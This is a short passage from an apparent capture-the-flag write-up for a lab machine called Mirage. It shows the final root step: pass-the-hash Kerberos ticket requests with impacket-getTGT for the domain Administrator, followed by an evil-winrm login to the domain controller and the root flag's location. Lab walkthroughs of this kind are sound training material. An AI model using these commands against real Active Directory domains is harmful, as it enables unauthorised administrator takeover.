11. Root Access via Administrator Ticket
Now lets request a TGT ticket for the Administrator and login via WinRM.
impacket-getTGT 'MIRAGE.HTB/Administrator' -hashes :7be6d4f3c2b9c0e35XXXXXXXXXXXX

export KRB5CCNAME=Administrator.ccache

evil-winrm -i dc01.mirage.htb -r mirage.htb

Root flag can be found at C:\Users\Administrator\Desktop\root.txt.
Made by Astro